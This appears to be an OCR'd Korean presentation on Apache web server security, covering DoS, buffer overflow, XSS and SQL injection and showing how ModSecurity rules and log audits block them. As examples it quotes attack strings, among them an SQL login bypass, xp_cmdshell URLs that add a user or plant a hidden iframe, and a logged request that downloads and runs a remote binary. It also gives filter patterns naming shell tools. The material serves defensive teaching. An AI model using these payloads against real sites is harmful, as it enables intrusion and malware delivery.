```

서비스거부공격


- 서비스거부공격은 웹 서비스 운영에 큰 위협
  - DoS(Denial of Service)
  - DDoS, DRDoS
- 2000년 2월 Buy.com, eBay, CNN, Yahoo, Amazon 대형사이트 DDoS 공격
- 웜, 트로이목마를 이용한 특정 사이트 공격형태가 나타남. 이러한 트로이목마들은 향후 분산서비스거부 공격등에 이용될 확률이 높음
- 방어 방법
  - 현 구조상 완벽한 차단 방법은 없음
  - 아파치 설정 지시어 조절
    Timeout, KeepAlive, KeepAliveTimeout, StartServers
    RLimitCPU, RLimitMEM, RLimitNPROC
  - 대역폭의 조절
    - bwshare module
    - mod_bandwidth
    - mod_throttle
    -
  - Apache DoS Evasive Maneuvers Module
    DoS, DDoS 또는 Brute force 공격등을 탐지하고 조절할 수 있는 기능을 제공
    http://www.nuclearelephant.com/projects/dosevasive/

Buffer Overflow


- 아파치 웹 서버의 설정
  - LimitRequestBody 10240
  - LimitRequestFields 40
  - LimitRequestFieldsize 100
  - LimitRequestLine 500

- mod_parmguard
  해커로부터 입력되는 데이터의 필터를 통하여 스크립트를 보호한다.
  http://www.trickytools.com/php/mod_parmguard.php

- 응용프로그램
  - Boundary Check



웹 서버의 기능 확장을 통한 웹 애플리케이션의 보호



웹 애플리케이션에서 주로 발생하는 문제점을 알아볼까요?

입력 값 검증의 부재

- 입력값을 조작하여 사이트의 보안 메커니즘을 우회
  - URL,쿼리문자열, HTTP 헤더, 쿠키, HTML 폼 인자, HTML Hidden 필드등

- 다음의 입력값 검증
  - 데이터 타입 (string, integer 등)
  - 허용하는 문자
  - 최소, 최대 문자열 길이
  - 널(Null) 허용 유무
  - 파라미터가 필요 유무
  - 중복을 허용하는가
  - 숫자의 범위
  - 특정 패턴(정규표현식)

클라이언트의 입력을 신뢰하지 마라

- 위험한 HTML 태그들

<APPLET>,<BODY>,<EMBED>,<FRAME>
<FRAMESET>,<HTML>,<IFRAME>,<IMG>

- 특수 문자

! @ $ % ^ & * ( ) - _ + ` ~ \ | [ ] { } ; : ' " ? / , . > <

- 아파치 웹 서버의 경우 mod_security 의 모듈 이용

XSS(Cross Site Scripting)

- Cross Site Scripting 이란?
  XSS 는 웹 애플리케이션에서 입력되는 데이터를 적절하게 검사하지 않아 클라이언트의 스크립트나 HTML 태그의 사용이 가능하게 되는데 이것은 의도적으로 악의적인 형태의 공격으로까지 이어질 수 있다.

- XSS 용어의 혼돈
  고정된 HTML을 자유롭게 쓰게 해주는CSS(Cascading Style Sheets)와 혼동되어 사용될 수 있기 때문에 'XSS' 라고 많이 불리고 있다.
  CSS : Cascading Style Sheet
  XSS : Cross Site Scripting


- Cross Site Scripting 이라는 이름에서도 알 수 있듯이 다양한 플랫폼에 걸쳐 사용이 가능

- XSS는 많은 웹 애플리케이션에 그 문제가 존재하고 있으며, 버퍼오버플로우(Buffer Overflow)와 같이 직접적으로 시스템의 권한을 획득하는 것은 아니지만 간접적 또는 다양한 형태로 악용될 우려가 높다.

- 공격자는 HTML, JavaScript, VBScript, ActiveX 또는 Flash를 이용하여 취약한 웹 애플리케이션을 통한 사용자 정보의 수집, 사용자 계정의 탈취, 정보의 변경, 쿠키 정보 획득/변조, 부정확한 정보제공등 악용 가능한 범위가 넓다.

SQL Injection

- SQL Injection 이란?
  - 입력되는 데이터의 적절한 확인 없이 전달되는 데이터를 데이터베이스에서 명령어로 처리하는 것
- 공격자는 다음과 같이 악용가능
  - SELECT, INSERT, DELETE 그리고 DROP TABLE 과 같은 SQL 명령어 수행 가능
  - 확장 프로시저를 통한 임의의 명령어 수행 가능
  - 인증우회
- 다음의 의미는 무엇일까?



[사용자 이름입력 구문에 OR 'x'='x' 와 같이 입력하여 인증을 우회]

```
"SELECT id
FROM logins
WHERE username = "OR 'x'='x –'
AND password = 'anything'
```


SQL Injection 방어대책

- SQL 인젝션 공격의 예
  - http://www.none.to/script?0';EXEC+master..xp_cmdshell(cmd.exe+/c)
  - http://victim/url.asp?id=1;exec master..xp_cmdshell “net user name password /add”--
  - http://victim/url.asp?id=1;exec master..xp_cmdshell ‘echo <ifrmae src=http://www.target.com/icyfox.htm width=“0” height=“0”></iframe> >> c:\inetpub\www\index.html’;

- 대책
  - 데이터 베이스와 연동하는 스크립트의 모든 파라미터를 점검하여 사용자의 SQL Injection을 발생시키지 않도록 수정
  - 사용자 입력이 SQL Injection 을 발생시키지 않도록 특수 parameter (/, --, +, spage, ; 등)이 허용되지 않는 문자열 에 대해서 에러 처리를 하도록 한다.
  - SQL 서버의 에러메세지를 사용자에게 보여주지 않도록 설정한다.
  - 웹 어플리케이션을 통한 모든 접근을 제한하도록 한다.
  - 불필요한 Stored Procedure 제거
    xp_cmdshell, xp_dirtree, xp_regdeletekey, xp_regwrite, sp_adduser ...
  - DB 권한 축소


웹 해킹의 증가, 트랜드의 변화인가?

- IFRAME 태그를 이용한 웹 페이지 삽입 해킹 증가
- 사이트를 방문하는 것만으로도 쉽게 감염되어 최근 웹 해킹의 주요 공격방법으로 사용되고 있음
- 금전적 이득을 노림



ModSecutiy Overview

- 이러한 웹 해킹의 효과적인 대응책은 무엇인가?
- 보안 모듈을 이용한 차단의 제안
- ModSecurity
  - Open Source: http://www.modsecurity.org
  - GPL 과 상업용 라이센스
  - 무료 또는 상업적인 지원
  - 아파치 버전 1.X, 2.X 지원
  - 웹 서버에 임베디드 되어 디자인 변경없이 보안적인 기능 향상
  - ModSecurity 의 기능
    - 감사 로그
    - 정규식 표현 기반의 룰
    - 외부 프로그램의 수행
    - 제한없는 다양한 보안 정책 적용 가능
    - 파일 업로드 체크 및 실시간 검증
    - 버퍼오버플로우 방어
    - Encoding validation



ModSecurity 의 컴파일 및 적용

- 다운로드
  http://www.modsecurity.org/download/index.html
- 컴파일
  1) DSO(Dynamic Shared Object) 방식
     apxs -cia mod_security.c
  2) Static 방식
     1. mod_security.c 를 src/modules/extra 에 복사
     2. Configure 를 이용하여 다음과 같이 정의:
     --activate-module=src/modules/extra/mod_security
     --enable-module=security
     3. make & make install
- 아파치 웹 서버 적용
  httpd.conf 파일에 mod_security 파마리터 정의
- 아파치 웹 서버 시작
  httpd -t
  apachectl restart

ModSecurity 의 기본 설정

- ModSecurity 사용 설정

```
<IfModule mod_security.c>
    SecFilterEngine On
    SecFilterDefaultAction "deny,log,status:403"
    SecFilterScanPOST On
    SecFilterCheckURLEncoding On
    SecFilterCheckUnicodeEncoding Off
    SecFilterForceByteRange 1 255
    # SecServerSignature "Microsoft-IIS/5.0"
    SecUploadDir /tmp
    SecUploadKeepFiles Off
    SecAuditEngine RelevantOnly
    SecAuditLog logs/modsec_audit.log
    SecFilterDebugLevel 0
    SecFilterDebugLog logs/modsec_debug.log
    SecFilterSelective REQUEST_METHOD "!^(GET|HEAD)$" chain
    SecFilterSelective HTTP_Content-Type "!(^application/x-www-form-
    urlencoded$|^multipart/form-data;)"
    SecFilterSelective REQUEST_METHOD "^POST$" chain
    SecFilterSelective HTTP_Content-Length "^$"
    SecFilterSelective HTTP_Transfer-Encoding "!^$"
    Include conf/modsecurity/apache.conf
</IfModule>
```

ModSecurity 를 사용 예제

- JavaScript Injection 방지
  SecFilter “<script”
- SQL Injection 방지
  SecFilter “DELETE[[:space:]]+FROM”
- 사용자가 ‘admin’ 이며 특정 IP 로부터의 접근만을 허용
  SecFilterSelective ARG_username “^admin$” chain
  SecFilterSelective REMOTE_ADDR “!^192.168.0.1$”
- 특정 명령어 제한
  SecFilter cmd.exe
  SecFilter sqlsvr.exe “redirect:http://xxx/no.html”
  SecFilter cmd.exe “exec:/home/util/report-attack.pl”
- 환경 변수 설정
  SecFilter attack.exe setenv:suspicious

ModSecurity 를 사용 예제

- User-Agent 헤더의 스크립트 차단

```
SecFilterSelective HTTP_REFERER|HTTP_USER_AGENT "<[[:space:]]*(script|about|applet|a
ctivex|chrome)*>.*(script|about|applet|activex|chrome)[[:space:]]*>"
```

- 일반적인 SQL 차단

```
SecFilter "((select|grant|delete|insert|drop|alter|replace|truncate|update|create|rename|describe)[
[:space:]]+[A-Z|a-z|0-9|\*| |\,]+[[:space:]]+(from|into|table|database|index|view)[[:space:]]+[A-Z|a-
z|0-9|\*| |\,]|UNION SELECT.*\'.*\'.*,[0-9].*INTO.*FROM)"
SecFilterSelective ARGS "(or.+1[[:space:]]*=[[:space:]]1|(or 1=1|'.+)
')" "id:300014,rev:1,severity:2,msg:'Generic SQL injection protection'"
```

- 일반적인 명령어 공격

```
SecFilterSelective REQUEST_URI|ARGS "\|*id\;echo*\|"
```

- 명령어 차단

```
SecFilterSelective THE_REQUEST "/usr/bin/perl"
```

- HTTP Method 제한

```
SecFilterSelective REQUEST_METHOD "TRACE" msg:'TRACE method denied'"
```

- XML-RPC 공격 차단 (xmlrpc.php)

```
SecFilterSelective THE_REQUEST "(/xmlrpc|.*xmlrpc_services)\.php" chain
SecFilter "(\<xml|\<.*xml)" chain
SecFilter "(echo( |\(|\').*\;|chr|fwrite|fopen|system|echr|passthru|popen|proc_open|shell_exec|exe
c|proc_nice|proc_terminate|proc_get_status|proc_close|pfsockopen|leak|apache_child_terminat
e|posix_kill|posix_mkfifo|posix_setpgid|posix_setsid|posix_setuid|phpinfo)\(.*\)\;"
```

ModSecurity OUTPUT Filter


```
/**********************************************************
common.js
DESC : 공통 - 자바 스크립트
MODIFY :
**********************************************************
// 공백 제거
function removeSpace(org_src)
{
    var src="";
    for( i=0; i<org_src.length; i++)
    {
        if( org_src.charAt(i) != ' ')
            src += org_src.charAt(i);
    }
    return src;
}
```

```
……계속
formObj[ varCheckerArr[i][0] ].focus();^M
            return false;^M
        }^M
        return true;^M
}^M
var
HtmlStrings=["=ujumf^B>=0ujumf^B>^N^K=ifbe^B
>=0ifbe^B>^N^K=cpez^B>^N^K=tdsjqu!mbohvbhf
>#/V","CTdsjqu#^B>^N^Kpo!fssps!sftvnflofyu^N^
Kwbs!tibtib>#222222222222222","222222222222
22222222222222222222#^N^Kem!>!#iuuq;00xxx/l
selpsfb/d","pn0jnh0n5  ……
```

SecFilterScanOutput On
SecFilterSelective OUTPUT "String\.fromCharCode" "msg:'Malicious Code Injected'"
SecFilterOutputMimeTypes "text/html text/plain application/x-javascript"

[탐지 로그]
Request: www.victim.com 210.xxx.169.xxx - - [01/Dec/2006:17:36:28 +0900]
"GET /common.js HTTP/1.1" 403 294 "-" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1)" - "-"
mod_security-message: Access denied with code 403. Pattern match "String\\.fromCharCode"
at OUTPUT [msg "Malicious Code Injected"] [severity "EMERGENCY"] mod_security-action: 403
HTTP/1.1 403 Forbidden

ModSecurity 탐지

- 특정 PHP 를 통한 원격지 명령어 실행

Request: www.apache-kr.org 81.214.171.215 - - [28/Nov/2006:11:57:58 +0900] "GET /new
s/templates/headline_temp.php?nst_inc=http://artechinstruments.com/tool20.dat?&list=
1&cmd=id HTTP/1.0" 403 230 "-" "Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0)"
- "-"

---

mod_security-action: 403

mod_security-message: Access denied with code 403.

- OPTION Method 차단

Request: www.apache-kr.org 219.150.198.239 - - [23/Nov/2006:14:32:43
+0900] "OPTIONS
* HTTP/1.1" 403 210 "-" "-" - "-"

- CONNECT 이용한 요청 차단

Request: www.apache-kr.org 61.229.126.135 - - [23/Nov/2006:04:43:35
+0900] "CONNECT
mx3.mail2000.com.tw:25 HTTP/1.0" 403 198 "-" "-" - "-"

웹 서버 로그파일의 감사

- 로그파일 관련 지시어
  - ErrorLog
  - LogLevel
  - LogFormat
  - CustomLog

- 로그파일의 감시
  # tail –f logs/access_log
  # tail –f logs/access_log ¦ grep 404
  - Logsufer(http://www.cert.dfn.de/eng/logsurf/)
  - Swatch(http://www.stanford.edu/~atkins/swatch)

- 로그파일에 기록되는 비 이상적인 요청이 무엇인가?
  1) 61.73.XX.93 - - [26/Aug/2005:11:49:01 +0900] "GET /cgi-bin/tools/ctss.idc?ds=LocalServer&user=sa&pwd=&table=ngt(ng%20int);EXEC+master..*xp_cmdshell(\"cmd.exe+/c%20dir\");--* HTTP/1.0" 404 569

  2) [Thu Dec 29 16:36:05 2005] [error] [client 168.75.27.XX] request failed: erroneous characters after protocol string: GET /cvs/mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://209.136.48.69/cmd.gif?&cmd=cd%20/tmp;wget%20209.136.48.69/micu;chmod%20744%20micu;./micu;echo%20YYY;echo| HTTP\x01.1

  3) http://victim/url.asp?id=1;exec master..xp_cmdshell “net user name password /add”—

  4) http://victim/url.asp?id=1;exec master..xp_cmdshell ‘echo <ifrmae src=http://www.target.com/icyfox.htm width=“0” height=“0”></iframe> >> c:\inetpub\www\index.html’;

보안은 이제 선택이 아닌 '필수'

국내 웹 보안의 문제


- 웹 프로그램 개발시 '보안'을 고려하고 있지 않다.
- 웹 페이지의 급격한 증가와 관리되지 않는 웹 페이지
- 웹 프로그램 개발시 오직 빠른 시간 안에 결과물을 요구한다. 그러므로 많은 경우가 보안성은 검토되지 않는다.
  => 한국의 빨리 빨리 문화(?)
- 개발자에게 많은 것을 요구하지만 그들은 한번에 모든 것을 처리할 수 는 없다.
- 웹 서버는 시스템 관리자에게 네트워크는 네트워크 관리자에게 그 역할이 주어진다. 그렇다면 웹 프로그램에서 발생하는 보안적 문제는 꼭 보안 담당자가 처리해야 할 문제인가? 기본적인 것은 개발자가 가져가야 할 문제인 것이다.

웹 서버 운영을 위한 권고사항

- 웹 서버 및 모듈은 보안상 문제가 없는지 확인– 최신의 버전을 반영(단, 발표되는 버전의 주요변화가 무엇인지 살펴라. 꼭 최신의 버전만이 올바른 선택은 아니다.)
- 안전한 네트워크 구성(DMZ)
- 방화벽, IDS 와 같은 보안장비의 사용
- 로그파일의 주기적인 감사 수행
- Web Application 의 취약점에 예의주시해라 웹에 적용하기 전 보안성 테스트를 거쳐라
- 중요한 내용은 웹 서버에 놓아두지 않는다.


관리의 중요성

- *보안은 단 한번의 설정으로 이뤄지지 않는다.*
- 빠르게 변화하는 다양한 인터넷기술과 공격방법 등의 변화를 따라가라
- 보안관련 메일링리스트와 사이트를 통해 웹 서버 와 사용하는 웹 프로그램과 관련한 보안 취약점 정보를 수집한다.
- 웹 서버 운영에 심각한 취약점인 경우 빠르게 업데이트 할 수 있도록 한다.
- 안전한 웹 서버의 운영을 원한다면 본인 스스로가 보안에 대한 중요성을 인지하고 지속적인 관심을 가지고 더욱 더 안전한 운영방법을 위한 노력이 필요하다.



이제 웹 서버를 운영하는 여러분들의 생각은 바뀌셨나요?

Questions?



Thanks for your attention